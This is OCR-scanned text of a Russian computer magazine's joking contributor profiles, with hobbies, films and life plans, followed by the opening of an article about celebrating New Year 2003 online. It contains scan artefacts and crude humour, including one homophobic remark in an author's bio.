
Предпочтения в женщинах: смуглые брюнетки, главное веселые, общительные, умные и без распальцовки.

Планы на жизнь достаточно просты - собственная девелоперская контора (студия), умная жена, немецкая ма-шина и небольшой домик на побережье бенгальского залива... господи, я ничего не забыл? :).

ПРОЦЕСС: VADIAS (ВАДИМ МУРЗАГАЛИН) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

ПОЛТОРА года назад я окончил юрфак (red_diplom :)), поработал юристом в налоговой инспекции четыре месяца за 40 баксов в месяц, потом "пошел на повышение" - стал инженером-программистом aka верстальщиком городской газеты. Уже давно, правда на полулюбительском уровне, занимаюсь компьютерной графикой и дизайном, благодаря этому и попал в Spez-Crew, представив однажды на суд редахтуров совместную статью о моем любимом графическом редакторе FreeHand.

Сейчас многие меня знают по рубрике Tips of Web, народ любит веб-дизайнить, и радует, что можно оказать ему посильную помощь:).



Написать здесь все, что я люблю, не могу, близкие будут ругаться:). А вообще - здорово собраться за десятком кружечек пива в компании очкастой интеллигенции, праздновать день независимости Кубы, вести бесконечные разговоры о смысле жизни и о месте прессы на новом этапе перестройки.

Люблю читать книжки, это очень развивает. Ну, и жену тоже люблю :).

Терпеть не могу, когда выпендриваются. Не выношу несправедливость.

Что касается кино - нравятся фильмы разных режиссеров в стиле Гая Ричи и Тарантино. Очень рекомендую тем, кто не

смотрел, немецкий "Верняк", английские "Hardmen", "Большой куш".

В последнее время решил более серьезно заняться цифровым рисованием и дизигном, как следует поучиться, и в обозримом будущем думаю взяться за написание книги на эту тематику. Надеюсь, получится неплохо.

Еще я вынашиваю идею создания своей компьютерной игры. Это осуществимо, нужно только быть оптимистом и найти хорошую crew. Такую же, как Spez-Crew.

ПРОЦЕСС: NIRO ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

ВРАЧ-ХИРУРГ, специалист в области раневой инфекции и термических поражений.

Люблю поесть: мясо с кровью, дзен-кухню, пирог с олениной. Люблю посмотреть: триллеры, фантастику (космос, стрельба, лазерные мечи, отрезанные пиписьки), иногда тянет на драму (Чип и Дейл идут на), бесплатный Интернет, пиво и свою работу.

Не люблю холод (зиму просто ненавижу!), зубную боль, дебилов, уродов всяких, от которых зависишь в чемлибо. С некоторых пор не люблю, когда какой-нибудь чудак на букву «М» подрезает на поворотах.

Планы на жизнь – стать специалистом в своей профессии, написать какую-нибудь классную книгу, воспитать детей так, чтобы им не было стыдно за собственного отца.

Мечты довольно прозаические – стать не менее знаменитым, чем Стивен Кинг.

ПРОЦЕСС: ANDREWF (АНДРЕЙ ФАДЕЕВ) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

ЭТО я, Андрей Фадеев. Живу я в Украине, в славном городе Одессе. Тем, кто знает это город, объяснять не надо, кто не знает - тем слишком долго рассказывать. Учусь в Академии связи имени А.С. Попова (ударение на второй слог). Там местами интересно, но всегда очень весело

Если говорить о том, как я попал в команду, то начинать надо издалека. Шел я как-то по городу (давненько) и вижу в ларьке журнал Хакер, улыбнулся, помня о том, что в большинстве журналов пишут на эту тему, и пошел дальше. Так бы я и шел, если бы домой не пришел, а там меня ждет друг с этим журналом (но-



ждет друг с этим журналом (но-мера 3-ий и 4-ый были, кажется), в режиме "все листики отдельно". Почитали. Скептицизм мой ушел, а осталась радость за такой (тогда мне такое слово пришло в голову, и замену я не нашел) "дружественный" журнал.

Так шло время, журнал взрослел, оставаясь "дружественным" и становясь более информативным. Пошли Спецы, которые были еще более читабельными. Их было интересно читать не только благодаря ценной информации, но и из-за стиля. Но это все присказка, а сказка началась в сентябре двухтысячного, когда в Спеце по программированию я увидел объявление о готовящемся номере о Linux. Этой ОС я увлекался уже продолжительное время к тому моменту, я и не выдержал. Написал письмо, и меня взяли. Вот и вся сказка, а дальше пошла интересная работа.

Сейчас я больше увлекаюсь своим профессиональным - средствами связи. Еще я очень люблю всякие high-tech игрушки. Не в плане роботов, а в плане PDA, современные мобильники и прочие радости. Новая техника не может оставить меня равнодушным. К сожалению, она не всегда вкладывается в бюджет, поэтому мой PDA и телефон не самые новые, но функциональные.

В людях я люблю открытость и прямоту, так, чтобы первое впечатление о человеке было правильным. Кино я люблю хорошее, удивил, да? Сюжет главное, игра актеров второе, спецэффекты часто бывают последним критерием оценки фильма. Для примера: Signs. Музыка - подальше от СНГ попсы. Мелодия, настоящие инструменты, а не 8-битный синтезатор, слова со смыслом, а не с рифмой в стиле "палка-селедка". Например: Robbie Williams - Sing When You're Wining. Еще люблю слушать Moby.

Жду уже окончания учебы и начала интересной работы, хотя и со студенческой жизнью расставаться не спешу. А пока у меня уже есть одна интересная работа:) - Спец.

ПРОЦЕСС: ILICH (БОВТ ИЛЬЯ) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

досье:

Илья Викторович я только в госу-дарственных органах и на работе. Для близких особей и в облаким-нибудь боком связанного с компами, я ilich, особо прибли-женные иногда также кличут ме-ня по имени.

В команду Spez-Стеw попал летом 2002 года. Как попал, не побыл). Ha что по-



пал, не знаю (до сих пор пытаюсь понять, чего от меня хотят :)). Одно лишь знаю точно - Дронич меня за извращенца держит. Не за того извращенца, про которого ты, вероятно, подумал, за другого:).

Увлечения по пунктам (почти на полном серьезе): Люблю: чтобы меня не трогали, когда я этого не хочу (и физически в том числе), т.е. жить для себя.

Не люблю: блин, все перечислить - никого места не хватит... короче, копать не люблю!

Пристрастия: смотрю любое красивое видео с хоть чутьчуть развитой идеей. Типа фантастики и каких-нибудьтриллеров. Также люблю поржать над тупыми комедиями америкосов. Ибо это весело. Обожаю пошаговые стратегии. Трачу на них бесценные годы своей жизни. Люблю подумать и всем окружающим этими думами портить настроение, т.к. последить за чьим-нибудь поведением, за его действиями в некоторой мной подстроенной ситуации - первый для меня кайф.





Люди: Раздражает, когда меня нагружают инфой, которая мне на фиг не нужна; когда люди меняют свои решения быстрее, чем разда меня заставляют что-нибудь де-лать. Симпатизирует, когда людям можно верить (и они тебя не кимне верить нельзя, шутка :)). О планах:


Парням: Все! Не пью.

He парням: неплохо было бы встретиться как-нибудь, выпить . чего-нибудь..

Мечтаю... разогнать 166-ой до 2ГЦ, комнату до города, бумажник до сейфа банка, а енг - до отбойного молотка :)))))).

ПРОЦЕСС: KIRION (КАЗАРЬЯН КАРЕН) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

в настоящее время просижи-ваю штаны в мико-статисти-ческом институте. Надеюсь, что получу диплом А то все про винды да про винды нас с ними дол-гая история любви:). Сколько помню, всегда приходилось помо-<u>гать др</u>узьям, родственникам, друзьям родст-



венников и родственникам друзей настраивать компы. То вирь какой-нибудь залезет (убил бы того, кто написал cih), то электричество отключат. Но с кривыми руками не сравнится никакой вирь :). Так незаметно я стал выполнять частные заказы за скромную оплату. Однажды позвонил мне Дронич и попросил с компом какого-то левого чела разобраться. После пяти часов жесткого порно с компьютером я начал сильно жалеть, что мне платят не по часам. Владелец же не мог дать четкое объяснение, кто и как долго измывался над компьютером, чтобы на нем оказалось сразу столько проблем. О том, что надо мной прикололись, я узнал чуть позже, когда нашел дико смеющегося Дронича в соседней комнате. А о том, что он из Spez-Crew и это всего лишь тест, я узнал, когда гонялся за ним по квартире с целью задушить его проводом от мыши :). Так я и стал идейным WINformator'ом. А еще перестал выполнять частные заказы, нервы все-та-ки дороже...

Люблю отдыхать :). Хорошая компания, хорошая музыка, хорошие фильмы. Не то что бы я очень ленив :), но не люблю, когда меня заставляют что-то делать. Хотя в помощи обычно не отказываю.

Я киноман, очень люблю качестязычное. Любимый фильм American beauty. Обожаю фэнтэзи, любимая книга - "Властелин Колец". Любимая ось - WinXP :).

Мечтаю поработать бета-тестером в MS :). Очень хочу стать хорошим программистом, только бы мне хорошо платили за то, что я умею делать (ну или учусь делать :)), причем в нашей стране. А то до silicon valley далековато ехать. Надеюсь, читателям и наша рубрика не пре-кратит свое существование:).






ПРОЦЕСС: ALEXYS (АЛЕКСЕЙ БЕЛЯЕВ) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

немного эстетствующий по жизни человек, забивший на все предубеждения по поводу внешнего вида.

В журнал попал не совсем слу-чайно, правда особым рвением не отличался для этого :). А вышло это вот как. Есть Dronich, который в свое время утверждал, что писать статьи в



ко, как любые реферы или отчеты в универе. Не привыкший всему верить на слово, я сказал, что, типа, прогон все это. И довелось мне летом 2002-ого попробовать... "Намного легче было бы сделать здоровенную курсовую повышенной трудности в институте!" - думал я, пока писал свою первую статью. Но "не так страшен черт, как его малютка". После небольшого тренинга и въезжания во все фишки я теперь продолжаю стараться вести компьютерно-просветительскую деятельность.

Из увлечений могу выделить следующее: игра на гитаре, веб-дизайн, компьютеры, музыку на CD и в MP3.

В плане музыки люблю послушать таких исполнителей, как Espen Lind, Richard Marx, The Calling, Nek, Darren Hayes, Savage Garden etc. Другую музыку возможно под настроение, но лишь бы она не грузила. Вообще грузиться не люблю и не люблю, когда грузят.

Приветствую просмотр либо психологических фильмов (Жестокие игры 1,2, Помни, Игры разума), либо с хорошей компанией и с хорошим пивом комедии (Van Wilder - Король вечеринок, 40 дней, 40 ночей). Ужастики (кроме старых) не люблю.

Не люблю шумные тусы. Обожаю прогуливаться тихим вечером и ночью, слушая в плеере что-нибудь из раздумывая над происходящими со мной событиями.

В ближайшие планы входит зана длительное время строить не имеет смысла, ибо по законам Мерфи все пойдет совсем не так, как было задумано. Жениться надо будет как-нибудь, но это пока подождет:).





ПРОЦЕСС: MR. FALSE (АВДЕЕВ ИВАН) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

ВСЕ началось с того, что я внезапно для себя родился. После этого горестного и весьма неприятного (по ощущениям) события все шло, насколько помню, своим чередом (в песочнице играл, за девочками бегал), однако первые отклонения от нормы начались, когда батяй приволок комп с работы. Этим чудом было 486SX25 с 4 метрами памяти. Да, приятель, был это далекий 1994 год, а по тем временам, надо сказать, тачка не слабая... Стоит ли говорить, что уже через пару недель у нее был низкоуровнево (через BIOS) отформатирован винт... После этого приходил злой дядька в усах, и мне, чтобы не получить по заднице, пришлось все отрицать. Уже тогда я понял главную истину этой жизни: нагадил -





утекай. После наладки компа и проведения воспитательной беседы (имевшей весьма сомнительное действие) я принялся играть в игры (Дюна2, Дум2, Commander Keen, если еще кто такие помнит). Потом была первая книжка по басюку на день рождения, курсы по паскалю, книжка и MSDN по C++, ночные бдения над ассемблерным кодом (кстати, все на той же четверке), первые Blur'ы, Plasm'ы, Blobs'ы, горящие кубы (http://bmtz.bip.ru/cgi-bin/down-load.cgi?fname=gfxsdk.zip;)), метания между OpenGL и Direct3D и затем полный переход на Direct3D...

Свой первый][купил в июле 1999 года и, честно говоря, даже предположить не мог, что когда-нибудь буду в него писать. Но...

Захожу однажды, летом 2000 года, на сайт][и вижу скромную надпись, дескать, мы ищем авторов для работы над Спецом по кодингу, предлагайте свои темы. Предложил написать про Direct3D. Со мной согласились ;). И понеслось...

Сейчас: В свободное время (т.е. когда хочется) занимаюсь кодингом, дизайнерством, Зд-моделлингом (только lightwave! 3dsmax - сосет надувных тюленей), неудачными попытками сбацать свой музон, прокладкой локальной сети, паянием самодельных девайсов к компу, поиском смысла жизни и распитием спиртных напитков в общественных местах.

Люблю: Девушек, витую пару, CD-RW, синий маркер, Direct3D, WinAPI, астрал, ТВ-тюнеры, Motorola V100, демки (liquid.wen by Haujobb, fr-019 by Farb-Rausch). Не люблю: Гомосеков (на дух не переношу!), коаксиал, ATХовые блоки питания, 3Dsmax, opengl, объективную реальность, deadline, спать и есть.


Из музыки предпочитаю, в основном, электронику: Aphex Twin (Jynweythek Ylow), The Future Sound Of London (Dead Skin Cells), Orbital (Adnan's), Crystal Method (Bad Stone) и пр. Кино (а тем более телек) по большей части не люблю, однако есть немного фильмов, которые мне понравились: "13 этаж", "Завтрак для чемпионов", Resident Evil (это надо смотреть одному часа в три ночи) и Final Fantasy (the spirits within).

Литра: Лукьяненко, Пелевин, Пирс Энтони и... ммм... Даниил Шеповалов на пару с Еленой Петровной Блаватской =). В людях: не люблю тупых эгоистичных дебилов (привет, Серега! =). К остальным отношусь спокойно и с уважением. Планы на жизнь: на ближайшее время - сдать сессию =) и съездить на демо-пати.

В далеком будущем - пойти работать в ИЯФ (институт ядерной физики).

ПРОЦЕСС: ANDRUSHA (КАРОЛИК АНДРЕЙ) ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

попал я в журнал совершенно случайно, не было никаких связей или друзей в редакции. Наткнулся на просторах инета (в IRC) на главного редактора][. Разговорились, предложил состряпать материал про IRC (мой самый первый ма-териал), попробовал и понравилось. А потом и в Спец потихоньку перебрался. Причем никакой



звездной болезни в диагнозе не было, как многие думают об авторах статей. Нравилось доходчиво и с юмором излагать свои мысли, которые потом многим пригодились, судя по отзывам, которые мне приходили. А делая интервью на разные темы (оружие самозащиты, 1С, МТУ, М9), было интересно поездить и пообщаться с совершенно разными людьми, с которыми я никогда бы в обычной жизни не пересекся. Одним словом, журналист мое любимое хобби, дающее мне много позитивных эмоций.

Люблю: маму;) (и всех родственников), самосовершенствоваться (во всем), быть лидером, общение, позитив, улыбаться, любить девушек:), интимный ужин при свечах (можно обед и завтрак), наблюдать природу, солнце, фантазировать, динамику, ходить в кино/театр/концертный зал (и т.п.), заниматься спортом, кататься на роликах (большой компанией), путешествовать, спотыкаться, но не падать:).

Не люблю: пессимизм и негатив (в любых проявлениях), долго ждать, много раз повторять, ничего не делать, свою лень, неопределенность, нерешительность, трудоголиков (алкоголиков тоже).






Планы на будущее самые прогрессивные: получить второе высшее образование (Школа менеджеров, первое было в МЭИ), найти постоянную высокооплачиваемую работу или создать свое собственное дело, не стать трудоголиком и почаще общаться со своими друзьями, любить и быть любимым, не терять свой заразительный оптимизм:). И, конечно же, радовать тебя новыми и интересными статьями.

ПРОЦЕСС: ALEX SHARK ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

СТАНДАРТ совковой закваски, детский сад, школа, институт, работа. Школа обычная, если не считать уклона в английский язык. Самое страшное началось с 6-го класса, когда, заглянув в класс ИВТ, увидел святую "корвет". Потом с 8 по 11 классы городские олимпиады по информатике с переменным успехом.





вые взломы, там же и изучение ассемблера, архитектуры компа. Позже чудо советской мысли ЕС-1841, суперграфика СGА. Потом 386, дум с другом по модему, асм 8086, Qbasic. Потом долгожданный пень 75, небольшие проделки в чате miller:). Первые знакомства по аське, VB. Начало С и линуха, Slackware со всеми его (не)удобствами, MSVC и все, что с ним летит. Подарок на день варенья Селерон-266, который был в первый же день подогнан до 400, так до сих и пашет. Ныне работаю специалистом по информационной безопасности, иногда пишу софтик (не очень большой, но вроде работоспособный).

С][познакомился довольно давно, но поначалу статьи не очень были, было все то, что я и так знал, а потому скучновато. Позже в библиотеке нарвался на журнал, почитал, понравилось. Было, что написать, написал про "Жесткий мягкий диск", после чего смотрел сайт каждый день. Позже спросил, типа, статья-то нужна или забить? Оказалось, что вышла в летнем номере, счастья было по самые уши:), так, собственно, и стал автором. Узнай мои учителя по русскому-литературе, что я пишу статьи, пристрелилибы, наверно. Увлекаюсь музой, писал сам на треккерах, из музы нравится Metallica, Prodigy, Nine Inch Nails, DDT, Nautilus, Сплин. С едой все просто, мясо в любом виде.

Кино (как и книги) - люблю фантастику, но только хорошую и продуманную, комедии, но опять-таки не с тупейшим америкосовым юмором, есть фильмы, которые и у них мне нравятся, но далеко не все.

В людях мне вообще мало что нравится, по большей мере воспринимаю как неизбежное зло, а поскольку людей больше, чем 1, значит с этим надо смириться, но тут, как всегда, не все йогурты одинаково полезны, бывают и в людях исключения.

Планы простые: попытаться дожить до конца, и если нельзя по правилам, то бум читить и хакать этот FullLife; как говорят - "игра тупая, но графика обалденная".

ПРОЦЕСС: MOOF (АНДРЕЙ ПЕТУХОВ) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

ЗНАКОМ с X очень давно, с первого номера. Было это в начале далекого 99 года: помню, иду я домой, смотрю - продается журнал с мегапопулярными тогда Бивисом и Батхедом на обложке, да и название у журнала было близкое мне по духу: "Хакер". Дай, думаю, куплю. И купил! Сперва читал, потом решил написать, благо тогда баловался написанием заметок в другие журналы. Первый блин, естественно, был комом, но потом, врубившись в тему журнала, - поехало.

журнала, - поехало. Потом появился Спец, который я тоже не смог обойти стороной. С тех самых пор и подсел я на этот журнал.

Увлекаюсь, ясное дело, компьютерами, сотовыми телефонами, про-

слушиванием музыки, просмотром фильмов, общением с друзьями. Интернет-маньяк ;).

Музыку слушаю абсолютно разную от рэпа до металла, под настроение.

Люблю европейское кино, где основной упор делается на качество фильма, а не на спецэффекты.

Ненавижу звук будильника, понедельник, сессию. Не люблю слишком умных и правильных людей, дающих советы. Вообще многие вещи мне неприятны, если их перечислять, то формата журнала не хватит.

Если кому интересно, пишите, расскажу, как сделать мне гадость :)).

ПРОЦЕСС: МАТТ (ГОФФ МАТВЕЙ) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

СТУДЕНТ факультета прикладной математики Днепропетровского национального университета

В Spez-бригаду я попал еще в те времена, когда поголовное увлечение][у нас только начиналось. Будучи чуть ли ни единственным обладателем тогда еще мистического "Интернета", я залез на ксакеп.ру и увидел объяву: требуются, мол, чуваки, знающие кодинг, - будем писать статьи. Ну, будем, так будем. Оставил я заявку и через 3 недели уже сдал свою первую статью - "Справочник конспиративных квартир на VB", - которая, льстя моему самолюбию, легла на три полосы четвертого Спеца по кодингу. Потом первый гонорар! На оставшиеся от заливания гонорара материальные ценности я приобрел крутящийся стул-кресло на колесиках, на котором сейчас сижу и калякаю эту историю. Колесиков уже, правда, не осталось...

Ну вот, собственно, вся биография... творческий путь, я ы сказал.

Из всех увлечений важнейшим для нас является кампутер. Хорошо это или плохо, не рискну однозначно ответить. Факт одинокого созерцания 15' монитора иногда

серьезно угнетает, и случаются кратковременные депрессии. Выходить из них помогает отечественный и калифорнийский панк. PUNK'S NOT DEAD!!! Здорово выручает меня музыка! Этим летом даже поперся за 1000 км на Нашествие 2002. Далековато, но, как по мне, оно того стоило.

Временами увлекаюсь твердотельным моделированием. Страшное слово, да? Это типа 3DS, только для конструкторов.


Если кому интересно, есть у меня любимая девушка, разбалованная собака и (пока) стипендия 39 грин., 57 коп. (в переводе на либеральные ценности ~ 7,5). Конкретных планов на жизнь не

Конкретных планов на жизнь не имею. Разве что закончить универ,

откосить от армии, завести семью, найти работу и купить новый Nissan Primera.







НИК: FROZEN (МАЛАШИН АЛЕКСЕЙ) ПРОЦЕСС ЗАПУШЕН С ПРАВАМИ: DAEMON

кто я есть? Да обычный чел, студент второго курса одного московского городского института, следы которого теряются в окрестностях Китай-города. Занимаюсь тем, что учусь, работаю, статьи в ксакеп пишу, а когда есть свободное время, то просто забиваю на все и страдаю фигней:).



В Спец я попал

очень удачно, а главное вовремя, и случился сей попадос довольно неожиданно, темным зимним холодным декабрьским вечером и, судя по всему, не на совсем трезвую голову (или совсем не трезвую - кому как больше видится :) - я тогда возвращался домой после бурно проведенного дня;) и, с чего-то остановившись около ближайшей палатки, купил на последние деньги первый попавшийся на глаза комповый журнал, коим и оказался этот самый Spez-][. А поскольку в тот момент моя творческая энергия плескалась, бурлила и возбухала в поисках дырочки, чтобы выплеснуться наружу веселым журчащим ручейком мыслей и безумных идей, руки как-то сами, под воздействием команды из моего ЦУП ака Головной Мозг, набили несколько байтов тогдашнему редактору - товарисчу Холоду, после чего произошел аварийный shutdown всех систем жизнеобеспечения в виде крепкого, молодецкого, беспробудного сна... Я уж и забыл про ту мессагу, как на меня свалилось письмо, после чего я и стал автором в журнале, и те-



перь результаты моих поисков ты ежемесячно можешь лицезреть в виде обосрева книг и подборки разных сайтов а-ля haX0rz4haX0rz.

Увлечения: программирую всякие полезные и не очень проги, играю на гитаре, когда есть время, занимаюсь народным корейским боевым искусством - ТаеkWon-Do, поддерживаю свой сервак в локальной сети.



Люблю: солнышко;), поспать утром, помучить комп компилированием новой супермегапроги или установкой полезной приблуды на сервак.

Не люблю: просто дико ненавижу тиканье часов, а особенно старых железных будильников, вставать рано утром.

Еда: до одурения люблю кокосы и сыр, особенно расплавленный.

Кино: я вообще не смотрю кино - не нравится мне это занатие ·/

Люди: люблю всех по дефолту.

Мечта: заиметь бамбуковый домик, затерявшийся гдето на вершинах Тибета.

ПИНГВИНОВ (PINGVINOV) ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

ПРИШЕЛ в редакцию с улицы.][и Спец покупал довольно часто, и журнал понравился с самого первого номера и легким стебом, и приличным содержанием.

Ну вот, значит, обнаружив в очередном Спеце призыв "Ау, авторы!", я написал пару статей о том, в чем немного разбираюсь, и Ноа с Дроничем сказали, что это из гуд, пиши лальше



Для журнала надо придумать себе псевдоним, поэтому я решил стать Пингвиновым и Радиатором, потому что моя настоящая фамилия Альбатросов :)). То есть это не совсем та фамилия, что в паспорте, но зато она моя самая любимая, а в паспорт я стараюсь заглядывать пореже, чтобы не так огорчаться.

Дронич особо отметил, что про увлечения надо написать по пунктам. Это интересная мысль. То есть помню-то я всех, но мне кажется, что это было бы несколько невеж-

ливо, да и нескромно... Лучше я каждой посвящу по рассказу когда-нибудь:).

Еще я люблю ездить в другие города и страны, этим особенно приятно заниматься на халяву, когда отправляют в какое-нибудь интересное место в командировку. В самые классные места, правда, приходится ездить за свои :(. Музыку люблю, но особых предпочтений нет - под настроение хорошо послушать и Вагнера, и Глена Миллера, и Эминема. В кино очень понравились "Джей и Мочаливый Боб..." и другие фильмы этой команды.


Заветная мечта: жить и работать на берегу Красного моря в Египте, на работу ездить по полчаса в день на велосипеде и писать в каждый номер Спеца одну-две статьи.

ПРОЦЕСС: SLAM (СКРЫПНИКОВ СЕРГЕЙ) ПРОЦЕСС ЗАПУЩЕН С ПРАВАМИ: DAEMON

В НАСТОЯЩИЙ момент пробак-

момент пробакланиваю лучшие годы в жизни человека, то есть являюсь студентом ВУЗа, учусь, кстати, на программиста.

В команду попал быстро :). До этого я печатался в обычном][, но затем мой круг интересов расширился, и я решил попробовать себя в Спеце. Написал Ноа письмо, отослал анкету. Первой статьей была




"Обзор CGI сканеров", и когда Ноа сказал, что моя статья просто супер и я должен продолжать в том же духе, то я незамедлительно воспользовался его советами, и поэтому ты видишь меня тут.

В реале я люблю ходить на дискотеки, пить пиво в компании друзей, увертывать за герлами и т.п. В общем обычный, нормальный тинэйджер :). Естественно, все меняется, когда передо мной прорисовываются попиксельно очертания монитора... хотя... хотя это уже совсем другая история.

Люблю работу, спорт (плавание, хоккей, футбол), болтать по аське, компы (от игрушек до железа), девушек (от и до :)), музыку, учебу (хотя... может это она любит меня?!), отзывчивых людей, у которых не завышенная и не заниженная самооценка.

Не люблю молоко, ламаков, которые кричат направо и налево, что виндовз - маст дай, а никс - форева, гопников, которые строят из себя пуп земли, - много чего еще не люблю.

Пристрастия в музыке очень различные, так что слушаю почти все - и Тату, и Круга, и Linkin Park, и Кирпичи :). Любимый фильм - "Хакеры". Любимое блюдо - блины с медом (в институте - Хот-Дог :)).



виртчапьный **НОВЫЦ** ГОО

устраиваем праздник в Сети

ХрымZ (hrimz@xyligan.ru)

С наступающим тебя! Наверное, уже вовсю готовишься поднять бокал за Деда Отмороза в кругу друзей и родных. Нет, это, конечно, круто - семейный праздник и все такое. Но что делать, если ты не совсем простой перец и в Инете проводишь времени в несколько раз больше, чем в геаl-лайф. В этом случае стоит задуматься о том, чтобы отпраздновать очередной New-year, не отрывая задницы от любимого железного друга. О самых модных и киберпанковских способах отпраздновать 2k+3 я и поведаю тебе. Не забудь запастись анлимом, на новогоднюю ночь хотя бы. Лучше, конечно, и на весь январь, а то, знаешь ли, сетевое похмелье и все такое:).

МОДНЫЕ ТЕНДЕНЦИИ

Если хочешь весь 2003-ий ходить и пальцеваться перед пацанами и девчонками, какой ты весь из себя крутой - ровно в ноль часов жмакал на «Enter» вместе с туевой хучей корефанов по всему свету, то стоит задуматься о том, чтобы посетить мега-порталы, специально создающиеся под Новый год. Например, в прошлом году был создан достаточно оригинальный проект в рунете - виртуальные куранты! Типа рисованные часики, которые в нуль часов заливаются колокольным звоном. Только не забудь врубить звуковуху, а то проворонишь весь кайф:). Проект должен запустится за неделю до праздника или типа того и откликаться на запрос в браузере - http://2003.mosk.ru.

Еще есть возможность прикольнуться на сайтах, которые открываются практически перед самым праздником. Что-то вроде www.happynew2002year.org и так далее. Для этого года, соответственно, актуальна ссылка, только вместо второй цифры «два» нужно «три» в строку браузера вписать:). В прошлом году, говорят, там скучать не приходилось, так как праздник продуман до мелочей

Линки на забугорные ресурсы по теме. Енджой!

www.firstnightintl.org

4newyear.4anything.com

www.usis.usemb.se/Holidays/celebrate/newyears.html

www.123greetings.com/events/newyear

www.greetsomeone.com/december/newyear.htm

www.geocities.com/Athens/Acropolis/1465/ nyparty.html

www.patswebgraphics.com/newyear/newyear.html

www.postcards.org/postcards/cards/0340

www.geocities.com/Heartland/Plains/7214/newyear.htm




(хотя кто тебя знает, может ты, наоборот, любишь сумбурность и еще точно не знаешь даже, на какой планете праздновать будешь?). Устроители выкупают за нехилое количество буказоидов всякие «новогодние» красивые доменчики, а потом это все окупается на рекламе; так на Новый год в Штатах найдется куча народа, которая не прочь экстремально провести последнюю ночь в году, проливая шампанское из виртуального бокала. Ну а мы, как настоящие русские мужики из страны медведей и водки, тоже не прочь отведать заморского счастья и поэтому бежим регистрироваться по вышеуказанному линку и ждать заветной полночи... Далее выбор достаточно велик. Во время виртуального торжества ты можешь общаться в чате с охрененным количеством каналов, посмотреть через зоркий глаз не очень-то дорогой веб-камеры на центральную площадь многих городов мира. Также у тебя есть шанс присоединиться к бесконечному по размерам праздничному столу, где любые угощения и выпивка бесплатны :). Хотя как сказать, например, 100 граммов салата оливье 